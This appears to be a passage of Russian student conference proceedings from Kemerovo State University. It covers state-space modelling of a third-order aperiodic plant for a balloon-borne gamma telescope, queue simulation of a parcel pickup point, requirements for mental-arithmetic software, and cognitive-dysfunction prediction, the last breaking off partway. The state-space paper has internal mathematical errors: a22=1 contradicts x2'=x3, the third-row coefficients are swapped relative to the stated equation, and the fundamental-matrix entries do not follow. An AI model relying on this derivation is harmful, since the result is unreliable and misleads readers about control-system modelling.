1. Стрессоустойчивость как ориентир поиска новой траектории развития угольной отрасли в условиях экономической и политической нестабильности / Е. В. Гоосен, С. М. Никитенко, Е. С. Каган, А. А. Рожков // Развитие производительных сил Кузбасса: история, современный опыт, стратегия будущего : международная научно-практическая конференция : в 4 т., Москва, 17–23 ноября 2023 года. – Москва: Российская академия наук, 2024. – С. 120–130. – EDN NNCBIC.
2. Giannakis E., Bruggeman A. Regional disparities in economic resilience in the European Union Across the Urban–Rural Divide. *Regional Studies*. 2020. Volume 54. Issue 9. PP. 1200–1213. DOI:10.1080/00343404.2019.1698720
3. Малкина М.Ю. Оценка устойчивости развития региональных экономик на основе расстояний Махаланобиса // *Terra Economicus*. 2020. Т.18. № 3. С. 140–159.

Научный руководитель: Каган Елена Сергеевна, к.т.н., доцент, заведующий кафедры прикладной математики ИЦ КемГУ

УДК 681.5.015

МОДЕЛИРОВАНИЕ В ПРОСТРАНСТВЕ СОСТОЯНИЙ АПЕРИОДИЧЕСКОГО ОБЪЕКТА ТРЕТЬЕГО ПОРЯДКА

Вопиловская А. О., Гордеева М. М.

ФГБОУ ВО «Кемеровский государственный университет»

a.vopilovskaya@mail.ru, mgordeeva606@gmail.com

Аннотация. В статье рассматривается моделирование в пространстве состояний передаточной функции динамического объекта, представляющего апериодическое звено третьего порядка, которое является результатом последовательного соединения звена первого порядка, описывающего двигатель, и звена второго порядка, описывающего динамику воздушного шара и гондолы.

Ключевые слова: Непрерывная передаточная функция, моделирование в пространстве состояний, апериодическое звено третьего порядка, система дифференциальных уравнений, фундаментальная матрица.

К предстоящему максимуму солнечной активности NASA готовит эксперимент, связанный с размещением гамма-телескопа на воздушном шаре, который будет находиться на большой высоте и предназначен для длительного полета [1]. Этот гамма-телескоп способен значительно улучшить обнаружение жесткого рентгеновского излучения, возникающего в результате солнечных вспышек. Он будет специально настроен для регистрации высокоэнергетических явлений, исходящих из солнечной короны и сопровождающих мощные вспышки. На рисунке 1 изображена платформа с гамма-телескопом, подвешенная к воздушному шару, и схема системы автоматического регулирования (САР) данным объектом. Основными компонентами, участвующими в эксперименте, являются высотный воздушный шар, гондола с установленным на ней гамма-телескопом и трос, соединяющий гондолу с воздушным шаром. В процессе эксперимента наведение прибора на Солнце должно выдерживаться с точностью 0,1 градуса при его тенденции к изменению со скоростью 0,2 угловых секунды за 4 мс.

Передаточная функция управляемого объекта, который является последовательным соединением передаточной функции двигателя и передаточной функции, описывающей динамику воздушного шара гондолы имеет вид аperiodического объекта третьего порядка:

$$G(s) = \frac{k}{(T_1s+1)(T_2s+1)(T_3s+1)} \quad (1)$$

Здесь $K = \frac{1}{80}$, $T_1 = \frac{1}{2}$, $T_2 = \frac{1}{4}$, $T_3 = \frac{1}{10}$.




Рисунок 1 - Система управления гамма-телескопом

Представим модель данного объекта в пространстве состояний.

Состояние системы описывается системой дифференциальных уравнений можно записать в матрично-векторной форме [1]:

$$\dot{\mathbf{x}} = \mathbf{Ax} + \mathbf{Bu}, \quad (2)$$

$$\mathbf{x} = \begin{bmatrix} x_1 \\ x_2 \\ \vdots \\ x_n \end{bmatrix}, \quad \mathbf{A} = \begin{bmatrix} a_{11} & a_{12} & \dots & a_{1n} \\ a_{21} & a_{22} & \dots & a_{2n} \\ \vdots & \vdots & & \vdots \\ a_{n1} & a_{n2} & \dots & a_{nn} \end{bmatrix}, \quad \mathbf{B} = \begin{bmatrix} b_{11} & \dots & b_{1m} \\ \vdots & & \vdots \\ b_{n1} & \dots & b_{nm} \end{bmatrix}, \quad \mathbf{u} = \begin{bmatrix} u_1 \\ \vdots \\ u_m \end{bmatrix}.$$

Дифференциальное уравнение аperiodического звена третьего порядка имеет вид:

$$T_1T_2T_3y''' + (T_1T_2 + T_1T_3 + T_2T_3)y'' + (T_1 + T_2 + T_3)y' + y = Ku.$$

Введем обозначения: $T_1T_2T_3 = A$, $(T_1T_2 + T_1T_3 + T_2T_3) = B$, $(T_1 + T_2 + T_3) = C$, в результате чего получим:

$$Ay'''(t) + By''(t) + Cy'(t) + y(t) = Ku(t).$$

Введем переменные состояния:

$$\begin{aligned}x_1(t) &= y(t), \\x_2(t) &= x_1'(t) = y'(t), \\x_3(t) &= x_2'(t) = x_1''(t) = y''(t).\end{aligned}$$

Для построения уравнения состояния находим коэффициенты системы:

$$\begin{aligned}x_1' &= a_{11}x_1 + a_{12}x_2 + a_{13}x_3 + b_1u \\x_2' &= a_{21}x_1 + a_{22}x_2 + a_{23}x_3 + b_2u \\x_3' &= a_{31}x_1 + a_{32}x_2 + a_{33}x_3 + b_3u\end{aligned}\tag{3}$$

Произведем расчеты для первой строки $x_1' = x_2$. Следовательно,

$$\begin{aligned}x_1' &= a_{11}x_1 + a_{12}x_2 + a_{13}x_3 + b_1u = x_2, \\a_{11} &= 0, a_{12} = 1, a_{13} = 0, b_1 = 0.\end{aligned}$$

Для второй строки $x_2' = x_3$, следовательно,

$$\begin{aligned}x_2' &= a_{21}x_1 + a_{22}x_2 + a_{23}x_3 + b_2u = x_3, \\a_{21} &= 0, a_{22} = 1, a_{23} = 1, b_2 = 0.\end{aligned}$$

Для третьей строки $x_3' = y''' = -\frac{B}{A}y'' - \frac{C}{A}y' - \frac{1}{A}y + Ku$, следовательно,

$$\begin{aligned}x_3' &= -\frac{B}{A}x_3 - \frac{C}{A}x_2 - \frac{1}{A}x_1 + Ku = a_{31}x_1 + a_{32}x_2 + a_{33}x_3 + b_3u, \\a_{31} &= -\frac{B}{A}, a_{32} = -\frac{C}{A}, a_{33} = -\frac{1}{A}, b_3 = K.\end{aligned}$$

Получим матрицы A и B :

$$A = \begin{pmatrix} a_{11} & a_{12} & a_{13} \\ a_{21} & a_{22} & a_{23} \\ a_{31} & a_{32} & a_{33} \end{pmatrix} = \begin{pmatrix} 0 & 1 & 0 \\ 0 & 0 & 1 \\ -\frac{B}{A} & -\frac{C}{A} & -\frac{1}{A} \end{pmatrix}, \quad B = \begin{pmatrix} b_1 \\ b_2 \\ b_3 \end{pmatrix} = \begin{pmatrix} 0 \\ 0 \\ k \end{pmatrix}.$$

По известным формулам получим обратную фундаментальную матрицу решений системы:

$$\Phi^{-1}(s) = [sI - A] = \begin{pmatrix} s & -1 & 0 \\ 0 & s & -1 \\ \frac{B}{A} & \frac{C}{A} & s + \frac{1}{A} \end{pmatrix}.$$

Для того, чтобы записать решение системы, вычислим элементы фундаментальной матрицы Φ .

$$\begin{aligned}\varphi_{11}(s) &= \frac{s^2 + \frac{1}{A}s + \frac{C}{A}}{s^3 + \frac{1}{A}s^2 + \frac{C}{A}s + \frac{B}{A}}; \quad \varphi_{12}(s) = \frac{-\frac{B}{A}}{s^3 + \frac{1}{A}s^2 + \frac{C}{A}s + \frac{B}{A}}; \quad \varphi_{13}(s) = \frac{s \cdot \frac{B}{A}}{s^3 + \frac{1}{A}s^2 + \frac{C}{A}s + \frac{B}{A}}; \\ \varphi_{21}(s) &= \frac{s + \frac{1}{A}}{s^3 + \frac{1}{A}s^2 + \frac{C}{A}s + \frac{B}{A}}; \quad \varphi_{22}(s) = \frac{\frac{s^2 \cdot A + s}{A}}{s^3 + \frac{1}{A}s^2 + \frac{C}{A}s + \frac{B}{A}}; \quad \varphi_{23}(s) = \frac{-s \frac{C}{A} - \frac{B}{A}}{s^3 + \frac{1}{A}s^2 + \frac{C}{A}s + \frac{B}{A}}; \\ \varphi_{31}(s) &= \frac{1}{s^3 + \frac{1}{A}s^2 + \frac{C}{A}s + \frac{B}{A}}; \quad \varphi_{32}(s) = \frac{-s}{s^3 + \frac{1}{A}s^2 + \frac{C}{A}s + \frac{B}{A}}; \quad \varphi_{33}(s) = \frac{s}{s^3 + \frac{1}{A}s^2 + \frac{C}{A}s + \frac{B}{A}}.\end{aligned}$$

Из полученных элементов, совершив переход во временную область, можно записать решение, представляющее переменные состояния системы в зависимости от времени.

$$\begin{bmatrix} x_1(t) \\ x_2(t) \\ \vdots \\ x_n(t) \end{bmatrix} = \begin{bmatrix} \varphi_{11}(t) & \cdots & \varphi_{1n}(t) \\ \varphi_{21}(t) & \cdots & \varphi_{2n}(t) \\ \vdots & & \vdots \\ \varphi_{n1}(t) & \cdots & \varphi_{nn}(t) \end{bmatrix} \begin{bmatrix} x_1(0) \\ x_2(0) \\ \vdots \\ x_n(0) \end{bmatrix}.$$

Эти выражения можно использовать при моделировании САР данного объекта.

Список литературы

1. Дорф Р., Бишоп Р. Современные системы управления. Лаборатория Базовых Знаний. 2004. 832 с.

Научный руководитель – к.т.н., доцент Гугова С. Г., ФГБОУ ВО «Кемеровский государственный университет»

УДК 519.872

ИМИТАЦИОННОЕ МОДЕЛИРОВАНИЕ ДЕЯТЕЛЬНОСТИ ПУНКТА ВЫДАЧИ ЗАКАЗОВ ОНЛАЙН-МАГАЗИНА

Глухенькая Н. Н.

ФГБОУ ВО «Кемеровский государственный университет»
gluhenkaya.natalya@yandex.ru

Аннотация. В работе рассматривается применение имитационного моделирования для анализа и оптимизации деятельности пунктов выдачи заказов онлайн-магазинов, что дает возможность протестировать различные сценарии и стратегические решения и позволяет улучшить обслуживание клиентов.

Ключевые слова: имитационное моделирование, пункт выдачи, онлайн-магазин.

В условиях быстрого роста популярности онлайн-торговли эффективность работы пунктов выдачи заказов (ПВЗ) становится ключевым фактором для достижения высокой конкурентной способности. Представляемая работа посвящена анализу и оптимизации

деятельности подобного пункта в часы с пиковой нагрузкой на основе использования методов имитационного моделирования.

Для решения поставленной задачи в течение 14 дней проводилось исследование в пункте выдачи, было зафиксировано время прихода и продолжительность обслуживания каждого клиента. Полученные данные в дальнейшем были проанализированы с помощью MS Excel, где были выполнены необходимые расчёты для определения вероятностного закона распределения.

Первым шагом в анализе стало построение гистограммы, которая иллюстрирует распределение времен прихода клиентов (см. рис 1). На основе диаграммы была выдвинута гипотеза о том, что промежутки времени между приходами клиентов подчиняются экспоненциальному закону распределения [1].




Рисунок 1 – Распределение времен прихода клиентов

Для подтверждения этой гипотезы был использован критерий χ^2 («Хи-квадрат»), с помощью которого было проверено отсутствие существенных различий между наблюдаемыми данными и теми, которые должны получиться в случае распределения по экспоненциальному закону со средним значением 0,17 и $n = 127$ [2]. Расчеты выполнялись по формуле

$$\chi^2_{\text{набл.}} = \sum_{i=1}^S \frac{(M_i - M'_i)^2}{M'_i}$$

где M_i и M'_i – соответственно, эмпирические и теоретические частоты распределения, S – число интервалов статистического ряда, построенного по данным выборки.

Результаты теста подтвердили гипотезу, что позволило использовать экспоненциальное распределение в дальнейшем моделировании.

На следующем этапе была создана имитационную модель в AnyLogic. AnyLogic – это программное обеспечение для моделирования и симуляции, которое используется для анализа сложных систем и процессов [3]. Построенная модель учитывает следующие параметры:

- **Поток клиентов:** поступление клиентов в ПВЗ подчиняется экспоненциальному распределению.
- **Системные характеристики:** время обслуживания клиента, а именно, время, необходимое для выдачи и обработки заказа, которое также было оценено на основе собранных данных.

Имея все эти параметры, можно проводить сценарный анализ, а также оценивать загруженность оператора и наблюдать за количеством прибывших и обслуженных клиентов (см. рис. 2)

Цель экспериментов заключается в оценке эффективности различных сценариев работы пункта выдачи и выявлении оптимальных решений для повышения производительности.




Рисунок 2 – Имитационная модель работы пункта выдачи

Первый сценарий соответствует случаю ПВЗ с одним кассиром, данные для эксперимента представлены в табл. 1 и соответствуют периодам с наиболее интенсивным потоком клиентов.

Таблица 1 – Параметры эксперимента 1

Параметр	Значение
Интенсивность прихода клиентов	Экспоненциальное
Время сканирование QR кода	5 с
Скорость движения кассира	1 м/с
Количество кассиров	1

Эксперимент показал, что из-за высокой интенсивности поступления заявок в часы пик образуется большая очередь, с которой один сотрудник справиться не в состоянии.

Во втором сценарии при тех же условиях работы количество сотрудников было увеличено до двух.

Таблица 2 – Параметры эксперимента 2

Параметр	Значение
Интенсивность прихода клиентов	Экспоненциальное
Время сканирование QR кода	5 с
Скорость движения кассира	1 м/с
Количество кассиров	2

При двух работающих сотрудниках сканирование QR-кодов и выдача заказов происходит в хорошем темпе, больших очередей не образуется, а загруженность сотрудников относительно невысока.

Таким образом, имитационное моделирование показало, что для нормальной работы данного ПВЗ в часы с наибольшей нагрузкой будет достаточно двух сотрудников.

В результате проведенного исследования было показано, что в часы пик значительно возрастает нагрузка на персонал пункта выдачи онлайн-заказов. Время ожидания клиентов увеличивается в периоды наибольшего наплыва, что негативно сказывается на уровне удовлетворенности покупателей и общей эффективности работы пункта. Исходя из полученных результатов, рекомендуется приглашать дополнительного сотрудника в часы пик. Это позволит снизить время ожидания клиентов, повысить качество обслуживания и создать более комфортные условия для работы сотрудников. Построенная имитационная модель послужила действенным инструментом исследования, выявив и проиллюстрировав проблему, оценив ее числовые характеристики и просчитав возможные варианты решения.

Список литературы

1. Волков, И. К. Исследование операций / И. К. Волков, Е. А. Загоруйко. – М.: Изд-во МГТУ им. Н. Э. Баумана, 2002. – 435 с.
2. Ивченко, Г. И. Теория массового обслуживания: учеб. пособие для вузов / Г. И. Ивченко, В. А. Каштанов, И. Н. Коваленко. – М.: Высш. школа, 1982. – 256 с.
3. Киселева, М. В. Имитационное моделирование систем в среде AnyLogic: учеб.-методич. пособие / М. В. Киселева. – Екатеринбург: УГТУ, 2009. – 88 с.

Научный руководитель – к.ф.-м.н., доцент Мешечкин В. В., ФГБОУ ВО «Кемеровский государственный университет»

УДК 51-3

РАЗРАБОТКА ТРЕБОВАНИЙ ДЛЯ СОЗДАНИЯ ПРОГРАММНОЙ ПОДДЕРЖКИ ФОРМИРОВАНИЯ НАВЫКОВ МЕНТАЛЬНОЙ АРИФМЕТИКИ

Долбня А.П., Ступников Д.И.

ФГБОУ ВО «Кемеровский государственный университет»

dolbna.anna453@gmail.com, daniilgafoit@gmail.com

Аннотация. В данной статье проведен анализ программ, наиболее широко используемых для формирования у детей навыков ментальной арифметики. Выявлены их достоинства и недостатки, на этой основе сформулирована группа критериев, которые используются для формирования требований к будущей программе по формированию навыков ментальной арифметики.

Ключевые слова: ментальная арифметика, формирование требований, программная поддержка.

Актуальность:

Одним из инструментов, направленных на развитие когнитивных способностей ребенка, является ментальная арифметика. Данное направление с каждым годом обретает все большую популярность в современном мире [2][4][6]. Ряд научных исследований показали, что ментальная арифметика способствует развитию логического мышления, развивает аналитические навыки, увеличивает объем памяти. Дети учатся визуализировать задачи, что приводит к ее более глубокому пониманию, запускает процессы креативного мышления, увеличения концентрации внимания, получения навыков систематизации знаний. Как показывает практика, дети, занимающиеся ментальной арифметикой, лучше адаптируются к новым условиям и благодаря всему этому успешнее учатся в школе [9][10].

Сейчас существуют различные приложения, используемые для развития компетенций ментальной арифметики. В данной статье проводится обзор наиболее часто используемых приложений с анализом их с позиций достоинств и недостатков с целью формирования группы критериев, которым должна будет удовлетворять разрабатываемая автоматизированная информационная система.

Значения понятий:

Ментальная арифметика – это уникальная методика гармоничного развития умственных и творческих способностей, которая содействует более полному раскрытию интеллектуального и творческого потенциала ребенка [1].

Тренажёр в ментальной арифметике — это главный инструмент для автоматизации навыка счёта [1][2][3].

Формулы – это правила, которые помогают выполнить сложение или вычитание в тех случаях, когда бусинок на спице для простого набора чисел не хватает [1][2][3].

Абакус — древняя счётная доска для арифметических вычислений, состоящая из рамы и бусин на спицах. Одна спица — один разряд.

Описание программ с позиции достоинств и недостатков:

1. Menap — турецкая программа, направленная на развитие у детей ментального счета, кратковременной памяти и внимательности [4].

Достоинства:

+ Присутствует сосредоточение для улучшения внимания; есть возможность работы над формулами для счета на абакусе/ментального; генерирует примеры; можно использовать левую кнопку мыши или клавишу enter для управления программой; есть возможность считать два примера параллельно, а также режим появления чисел в случайном месте на экране; выполненную задачу оценивает смайл в сопровождении звука, который показывает правильность решения; имеется возможность менять цвет фона, тип, размер шрифта.

Недостатки:

- Неприятный звук; во время работы одного из режимов, окно выбора может внезапно открыться, что приводит к отвлечению внимания от решаемой задачи; многие полезные функции доступны детям только на этапе, когда они уже знают все формулы + и/или —, что уже становится не очень нужным; также отсутствует возможность в данной программе считать многозначные примеры на этапе отработки; некоторые слова непонятно переведены.

2. Arifmetica — данная программа разработана в России, направлена только на счет [8].

Достоинства:

+ Программа оценивает результат, введенный пользователем. правильный ответ окрашивается в зеленый, неверный — в красный.

Недостатки:

- Считывает с текстовых файлов, следовательно, программа имеет ограниченное количество примеров, в связи с этим много повторов; направлена только на счет; неудобно выбирать время решения примера, так как разбито отдельно на секунды и миллисекунды; нет работы с формулами ментальной арифметики; есть звуки, отвлекающие внимание учащихся.

3. Mental trainer (Smarty kids) — разработана в России, направлена на счет [7].

Достоинства:

+ Программа оценивает правильность выполнения примера.

Недостатки:

- Нельзя выбрать скорость появления чисел в примере меньше секунды, что не дает наработки скорости и оттачиванию навыков; интерфейс перегружен; считывает с текстовых файлов, следовательно, программа имеет ограниченное количество примеров, в связи с этим много повторов; нет работы с формулами ментальной арифметики.

4. Геометрика — разработана в России, очень разнонаправлена, развивает навыки скоротечения, ментального счета, концентрацию, внимание и память [5].

Достоинства:

+ Цвета интерфейса спокойные; можно считать, по одному или по два примера параллельно; имеет несколько задач, направленные на развитие памяти, счёта, скоротечения, внимания.

Недостатки:

- Нет настройки шрифта; считывает с текстовых файлов, следовательно, программа имеет ограниченное количество примеров; не дает изменить настройки режима, нужно перезагружать приложение каждый раз; состоит из нескольких маленьких, однозадачных узконаправленных приложений; нет работы с формулами ментальной арифметики.

5. Körfer — приложение, направленное на счет.

Достоинства:

+ Цвета нейтральные; меню сделано удобно

Недостатки:

- Приложение направлено только на счет; считывает с текстовых файлов, следовательно, программа имеет ограниченное количество примеров; шрифт мелкий, не настраиваемый; нет работы с формулами ментальной арифметики.

6. Sirius-future – это разнонаправленное онлайн-приложение [6].

Достоинства:

+ Многофункциональна; удобный интерфейс; выдает сразу результаты способностей ученика после игры; генерирует примеры.

Недостатки:

- Есть только платные версии; нет работы с формулами ментальной арифметики.

Критерии оценивания программ:

Проанализировав достоинства и недостатки программ, можем выделить ряд критериев оценки программ:

K1 – Удобный интерфейс.

K2 – Отсутствие визуального шума.

K3 – При оценке результатов необходимо выделение правильного ответа.

K4 – Генерация примеров (нет ограничений на вариации).

K5 – Направленность программы на развитие различных мыслительных процессов: память, счет, концентрация, внимание.

K6 – Работа на формулы, для ментального/абачного счёта

K7 – Реализация разных арифметических операций (+, −, ×, ÷)

K8 – Возможность настройки шрифта.

K9 – Реализация возможности выбора разрядности для примеров.

Оценка программ по сформированной группе критериев представлена в таблице 1.

Таблица 1. Оценка соответствия программ отобранной группе критериев

Название программы	K1	K2	K3	K4	K5	K6	K7	K8	K9
Menar	+/-	+	-	+	+	+	+	+	+
Arifmetica	-	+	-	-	-	-	-	-	+/-
Mental trainer (Smarty kids)	-	-	+	-	-	-	-	-	+/-
Körfer	+/-	+	+	-	-	-	-	-	+/-
Sirius-future	-	+/-	+	-	+	-	-	-	+/-
Геометрика	+/-	+	-	-	+	-	+	-	+/-

Анализ результатов, представленных в таблице 1, позволяет сделать вывод о том, что наиболее соответствует отобранной группе критериев программа Menar. Однако, наборы заданий в данной программе недостаточно вариативны. В ней: отсутствует возможность отработки формулы в примерах с числами разрядности более 1. Программа направлена на развитие навыков счета, концентрации внимания. Во время работы одного из режимов, окно выбора может внезапно открыться, что приводит к отвлечению внимания от решаемой задачи. Отсутствует возможность тренировки формул в режиме появления чисел случайной точке экрана.

Таким образом, разрабатываемая программа, должна удовлетворять следующим требованиям: наличие удобного и простого интерфейса; возможность случайной генерации примеров с учетом поставленной задачи; возможность настройки размера и типа шрифта; возможность выбора разрядности примера до 6-го знака включительно; возможность генерации примеров на основные операции (+, −, ×, ÷); Наличие деления на формулы для ментального счёта; окрашивание ответа в цвета в зависимости от корректности ответа;

возможность реализации появления цифр в случайной точке экрана с целью развития объема и концентрации внимания.

Список литературы

1. Софуоглу, Э. Ментальная арифметика: учеб. пособие для детей 4–6 лет / Э. Софуоглу. – М.: Траст, 2015. – 70 с.
2. Ментальная арифметика [Электронный ресурс] // НСПортал. – URL: <https://nsportal.ru/nachalnaya-shkola/matematika/2021/04/18/mentalnaya-arifmetika>
3. Как считать на абакусе [Электронный ресурс] // Mentalika. – URL: <https://mentalika.online/kak-schitat-na-abakuse/>
4. Ментальная арифметика для детей [Электронный ресурс] // Menar – URL: <https://www.menar-rf.ru/>
5. Школа развития интеллекта и ментальной арифметики «Геометрика» [Электронный ресурс] // Геометрика – URL: <https://shefit-m.ru/shkola-razvitiya-intellekta-i-mentalnoj-arifmetiki-geometrika/>
6. Online platform teachers and students [Электронный ресурс] // «Sirius-Futur» – URL: <https://siriusfuture.com/>
7. Ментальная арифметика для детей – курсы ментальной арифметики [Электронный ресурс] // Smarty Kids – URL: <https://smartykids.ru/programs/mentalnaya-arifmetika/>
8. Премияльная методика ментальная арифметика от считай в уме [Электронный ресурс] // Arifmetica – URL: <https://arifmetica.online/metodic>
9. Lynn, R., Irwing, P. Effect of Abakus training on the intelligence of Sudanese children // Personality and Individual Differences. – 2008. – November. – P. 694–696.
10. Min-Sheng Chen, Chang-Tzu Wang. Effect of mental abacus training on working memory for children // Journal of the Chinese Institute of Industrial Engineers. – 2011. – Vol. 28, № 6. – P. 450–457.

Научный руководитель - к.т.н., доцент, заведующий кафедрой прикладной математики Каган Е.С., ФГБОУ ВО «Кемеровский государственный университет»

УДК 51-7

ПРИМЕНЕНИЕ ДЕРЕВЬЕВ КЛАССИФИКАЦИИ ДЛЯ ПРОГНОЗА РИСКА РАЗВИТИЯ РАННЕЙ ПОСЛЕОПЕРАЦИОННОЙ КОГНИТИВНОЙ ДИСФУНКЦИИ

Карабицкий М. В., Варакин В. А.

ФГБОУ ВО «Кемеровский государственный университет»

Kmaxim2003kmv@yandex.ru, Vladvaraks03@gmail.com

Аннотация: В статье представлены результаты применения деревьев классификации для построения алгоритмов прогноза развития ранней когнитивной послеоперационной дисфункции у пациентов, перенесших коронарное шунтирование.

Ключевые слова: послеоперационная когнитивная дисфункция, деревья классификации.

Послеоперационная когнитивная дисфункция (ПОКД) представляет собой серьезную проблему в современной кардиохирургии, существенно влияющую на качество жизни пациентов, перенесших коронарное шунтирование (КШ). Несмотря на то, что КШ является эффективным методом лечения ишемической болезни сердца и позволяет значительно улучшить прогноз для многих пациентов, данное хирургическое вмешательство может сопровождаться развитием различных осложнений, в том числе развитием когнитивных нарушений в послеоперационном периоде [3].

С целью предотвращения риска развития послеоперационной когнитивной дисфункции лабораторией нейрососудистой патологии НИИ комплексных проблем сердца и сердечно-сосудистых заболеваний проводятся различные многозадачные тренинги. Имеется 3 группы пациентов, перенесших коронарное шунтирование. Группа 1 проходила первый вариант многозадачных тренировок, группа 2 проходила второй вариант тренировок и группа 3 – это группа пациентов, не принимавших участие в когнитивных тренингах. В каждой из этих групп есть пациенты, у которых наблюдалась ранняя ПОКД и те, у которых ПОКД не наблюдалась.

Целью данного исследования является разработка алгоритмов, позволяющих осуществлять оценку эффективности многозадачных тренингов, способных предотвращать развитие ранней послеоперационной когнитивной дисфункции. В качестве группы прогностических факторов были выбраны: уровень сохранности доменов памяти, внимания и нейродинамики, наличие стенозов, фракция выброса, образование пациента, а также три интероперационных показателя: время искусственного кровообращения, среднее артериальное давление и средняя температура во время операции.

Таким образом, задачей является выявление наиболее значимых факторов для каждого вида тренинга, влияющих на развитие послеоперационной когнитивной дисфункции с целью построения на их основе прогностической модели. В качестве результативного признака Y выступает показатель, характеризующий «исход» и принимающий значение $Y=1$, если у пациента развивается ранняя когнитивная дисфункция и $Y=0$ в противном случае.

Традиционно, данная задача решается путем построения модели бинарной логистической регрессии [1,2]. Логистическая регрессия — это статистический метод, используемый для моделирования вероятности наступления некоторого события. Логистическая регрессия с помощью логистической (сигмоидной) функции преобразует линейную комбинацию входных переменных в оценку вероятности некоторого исхода по формуле:

$$P(Y = 1/X_1, X_2, \dots, X_n) = \frac{1}{1 + e^{-(\beta_0 + \beta_1 X_1 + \beta_2 X_2 + \dots + \beta_n X_n)}} \quad (1)$$

где $X_1, X_2, \dots, X_n$ — независимые переменные, $\beta_0, \beta_1, \dots, \beta_n$ — коэффициенты модели.

Коэффициенты модели (β) определяют влияние каждой независимой переменной на вероятность наступления события. Данные факторы обладают прогностической способностью для прогноза «исхода», если соответствующие им коэффициенты значимо отличаются от нуля. Оценка качества модели осуществляется по результатам ROC-анализа, где ROC-кривая — кривая отражающая зависимость специфичности от чувствительности. Под чувствительностью для нашего случая будем понимать долю верно классифицированных больных с наличием ПОКД. Специфичность — это доля верно классифицированных больных с отсутствием ПОКД.

На первом этапе исследования, была осуществлена попытка решить задачу прогноза ПОКД для каждой из трех вышеописанных групп путем построения логистической модели. Сначала построение логистической модели осуществлялась стандартным способом, оставляющим в модели всю группу факторов. Результаты этого метода для всех групп пациентов показали, что ни один из факторов не оказывает значимого влияния на результативный признак (наличие ПОКД), так как ни один из соответствующих им коэффициентов значимо не отличался от нуля. На рис. 1 представлен фрагмент основных результатов регрессионного анализа. При использовании в качестве метода построения логистической регрессии пошагового метода также не удалось получить положительных результатов: все факторы были исключены из модели. Поскольку с помощью логистической регрессии не удалось построить адекватную прогностическую модель, было принято решение поиска других алгоритмов, способных решить данную задачу.

Переменные в уравнении						
	B	Среднеквадратичная ошибка	Вальд	ст.св.	знач.	Exp (B)
Шаг 1 ^a						
образование 1-нач+среднее, 2-высшее (1)	-.681	,748	,830	1	,362	,506
ФВ ЛЖ исх	-.032	,035	,807	1	,369	,969
Стенозы СА исх 1-есть, 2-нет			,471	2	,790	
Стенозы СА исх 1-есть, 2-нет(1)	,461	,672	,471	1	,493	1,585
Стенозы СА исх 1-есть, 2-нет(2)	21,223	40192,969	,000	1	1,000	1647582812,4
ИК время	,017	,011	2,195	1	,138	1,017
Температура ИК	-1,157	,783	2,182	1	,140	,314
АД сред	-.007	,025	,082	1	,775	,993
КС домена нейродинамики	1,338	1,535	,760	1	,383	3,811
КС внимания исх	-1,478	1,160	1,622	1	,203	,228
КС памяти исх	3,054	1,728	3,121	1	,077	21,190
Константа	42,000	27,581	2,319	1	,128	1,739E+18

Рисунок 1 – Фрагмент таблицы основных результатов

